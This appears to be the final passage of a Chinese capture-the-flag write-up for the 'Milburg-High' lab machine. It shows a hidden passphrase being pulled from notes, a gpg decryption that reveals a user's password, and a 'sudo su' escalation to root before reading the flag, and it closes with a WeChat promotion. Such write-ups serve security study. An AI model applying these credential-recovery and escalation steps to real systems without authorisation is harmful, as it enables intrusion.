
```
-= Notes =-
Harry Potter is my faviorite
Are you the real me?
Right, I'm ordering pizza this is going nowhere
People just don't get me
Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>
Cucumber
Rest now your eyes are sleepy
Are you gonna stop reading this yet?
Time to fix the server
Everyone is annoying
Sticky notes gotta buy em
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$
```

仔细观察执行出来的这个结果，发现每一行都有一个大写的字母

将每一行的大写字母都提取出来 HARPOCRATES

回到login.txt.gpg的地方输入密码解密


```
gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
```



```
jc@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
```


提权

找到了bob用户的密码，使用bob用户登录，直接sudo su提权到root



```
bob@Milburg-High:~/Documents$ sudo -l
sudo: unable to resolve host Milburg-High
Matching Defaults entries for bob on Milburg-High:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bob may run the following commands on Milburg-High:
    (ALL : ALL) ALL
bob@Milburg-High:~/Documents$ sudo su
sudo: unable to resolve host Milburg-High
root@Milburg-High:/home/bob/Documents# id
uid=0(root) gid=0(root) groups=0(root)
root@Milburg-High:/home/bob/Documents# 
```

成功获取根目录下的flag



```
uid=0(root) gid=0(root) groups=0(root)
root@Milburg-High:/home/bob/Documents# cd /
root@Milburg-High:/# ls
bin  boot  dev  etc  flag.txt  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@Milburg-High:/# cat flag.txt
CONGRATS ON GAINING ROOT

        .-.
       (   )
        |~|       _.--._
        |~|~:'--~'      |
        | | :   #root   |
        | | :     _.--._|
        |~|~`'--~'
        | |
        | |
        | |
        | |
        | |
        | |
        | |
   _____|_|_________ Thanks for playing ~c0rruptedb1t
root@Milburg-High:/# 
```

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！有关学习的问题也可以加客服一起学习！